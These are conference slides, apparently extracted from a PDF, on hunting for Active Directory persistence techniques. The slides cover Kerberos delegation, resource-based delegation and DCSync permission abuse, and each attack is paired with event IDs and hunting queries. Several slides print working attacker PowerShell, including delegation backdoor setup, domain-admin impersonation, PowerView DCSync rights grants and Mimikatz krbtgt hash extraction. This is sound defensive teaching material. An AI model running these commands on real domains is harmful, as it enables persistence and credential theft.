“Threat Hunting in Active Directory Environment”

Anurag Khanna & Thirumalai Natarajan

What will we talk about today?

- Hypothesis based on Threat Actor TTPs targeting Active Directory environment
- How Threat Actor abuse Active Directory
- Hunt and Detect Threat Actors TTPs

Takeaway: Understand the AD attack surface and hunt for techniques that Threat Actors use to target AD.

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Why talk about Active Directory?

- Widely adopted across enterprise
- Underlying fabric of IT environment
- Attractive target for Threat Actors
- Big attack surface
- Central to the cyber kill chain
- Long dwell time


Threat Actors target and abuse Active Directory. Defenders need to understand Active directory better.

Six hunt hypothesis

1. Delegation Misuse for Persistence
2. Abusing DS Replication Permissions
3. Persistence using Machine$ hash
4. Malicious Group Policy Objects
5. Cross Forest Trust abuse using SID History
6. Credential Harvesting using Azure AD-Connect

1. Delegation Misuse

Kerberos Delegation



- Impersonate Principal to access another service by a service
- Feature to support legitimate requirement in several scenarios like Domain Controllers, Web Servers, Reporting Servers, Application Servers

Example: A user authenticates to a webserver. The web application impersonates user to access backend database to retrieve content as the user.


- Un-Constrained
- Constrained
- Resource Based Constrained

Hunt Hypothesis

Threat actor (TA) created persistence using **constrained delegation** to the domain controller from a TA controlled system.

`MITRE ATT&CK Technique - T1134`

Constrained Delegation with Protocol Transition




- **Service A** has "TRUSTED_TO_AUTH_FOR_DELEGATION" field set
- **Service A** has "msds-allowedtodelegateto" pointing to Target DC's Service B (CIFS/domain.com)

Constrained Delegation

- Used by a service to impersonate another principal and access destination service
- Two forms:
  - Protocol Transition - **S4u2Self**
  - Kerberos Authentication - **S4u2Proxy**

Constrained Delegation with Protocol Transition




```
AD DC PS> Get-ADComputer -Identity <ServiceA> | Set-
ADAccountControl -TrustedToAuthForDelegation $true

AD DC PS>Set-ADComputer -Identity commando -Add @{'msDS-
AllowedToDelegateTo'=@('CIFS/dc02.threathunting.dev')}
```

1. Configure the backdoor


```
ServiceA PS>
Reflection.Assembly]::LoadWithPartialName('System.IdentityMode
l') | out-null
ServiceA PS> $idToImpersonate = New-
Object System.Security.Principal.WindowsIdentity
@('<DomainAdmin>')
ServiceA PS> $idToImpersonate.Impersonate()
```

2. Trigger the backdoor

Threat Actor Workflow

Hunting for Constrained Delegation backdoors

Detection



Computer Account Management - Event ID 4742 alert on "AllowedToDelegateTo" to critical server eg. Domain controller

Hunting

```
PS> Get-ADObject -fi {(msDS-AllowedToDelegateTo -like '*')
-and (UserAccountControl -band 0x1000000)} -property samAcc
ountName,servicePrincipalName, msDS-AllowedToDelegateTo,
userAccountControl
```

1. Review systems configured with Constrained delegation


- **Service A** has "TRUSTED_TO_AUTH_FOR_DELEGATION" field set
- **Service A** has "msds-allowedtodelegateto" pointing to Target DC's Service B (CIFS/domain.com)

Hunt Hypothesis

Threat actor (TA) created persistence using **Resource-based constrained delegation (RBCD)** to the domain controller from a TA controlled system.


`MITRE ATT&CK Technique - T1134`

Resource-based Constrained Delegation*



- **Service B** has "msDS-AllowedToActOnBehalfOfOtherIdentity " field set
- **Service B** has "msDS-AllowedToActOnBehalfOfOtherIdentity" pointing to Service A

Resource-based Constrained Delegation



Threat Actor only requires capability to edit "msDS-AllowedToActOnBehalfOfOtherIdentity" on the target computer object.

```
DC PS> Set-ADComputer <ServiceB> -
PrincipalsAllowedToDelegateToAccount <ServiceA>
```

1. Configure the backdoor


```
ServiceA PS>
Reflection.Assembly]::LoadWithPartialName('System.IdentityMode
l') | out-null
ServiceA PS> $idToImpersonate = New-
Object System.Security.Principal.WindowsIdentity
@('<DomainAdmin>')
ServiceA PS> $idToImpersonate.Impersonate()
```


2. Trigger the backdoor

Threat Actor Workflow

Hunting for RBCD backdoors

Detection*





Directory Service Access Event ID 4662 alert on GUID
“3f78c3e5-f79a-46bd-a0b8-9d18116ddc79”
Directory Service Changes Event ID 5136 alert to Display Name

Hunting

```
PS> Get-ADObject -filter {(msDS-
AllowedToActOnBehalfOfOtherIdentity -like '*')}

PS> get-ADComputer <ServiceB> -properties * | FT
Name,PrincipalsAllowedToDelegateToAccount
```

1. **Listing RBCD configurations**

*Only applicable to DC targets

2. Abusing DS Replication Permissions

Hunt Hypothesis

Threat actor (TA) created persistence by adding **DS Replication permissions** for a standard user.

`MITRE ATT&CK Technique – T1003.006`


DS Replication permissions

- Combination of two permissions:
  DS-Replication-Get-Changes
  DS-Replication-Get-Changes-All


- Allows a principal to remotely retrieve NT hashes via the MS-DRSR protocol for any security principal

Roles that (by default) that have these permissions:

- Domain Controllers
- BUILTIN\Administrators (DCs)
- Domain Admins
- Enterprise Admins
- AD DS Connector account (eg. MSOL_)



DS Replication permissions Misuse




```
PS > . .\PowerView.ps1
PS > Add-ObjectAcl -TargetDistinguishedName
"dc=ThreatHunting,dc=dev" -PrincipalSamAccountName <username>
-Rights DCSync -Verbose
```

1. Configure DC Replication permission for standard user


```
PS > Import-module .\Invoke-mimikatz
PS > Invoke-Mimikatz -Command '"lsadump::dcsync
/user:domain\krbtgt"'
```

2. Retrieve the NT password hash of ANY user later

Threat Actor Workflow

Hunting for DS Replication configuration

Detection



Directory Service Access Event ID 4662 generated when DS Replication permission is added for a user

Hunting

```
PS> (Get-Acl "ad:\dc=threathunting,dc=dev").Access  |
where-object {$_.ObjectType -eq "1131f6aa-9c07-11d1-f79f-
00c04fc2dcd2" -or $_.objectType -eq "1131
f6ad-9c07-11d1-f79f-00c04fc2dcd2"} | Select-Object
IdentityReference, objectType
```

1. **Hunt for users with DS Replication permission**

```
1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes)
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes-All)
```

DS Replication Rights-GUID

3. Persistence using Machine$ hash

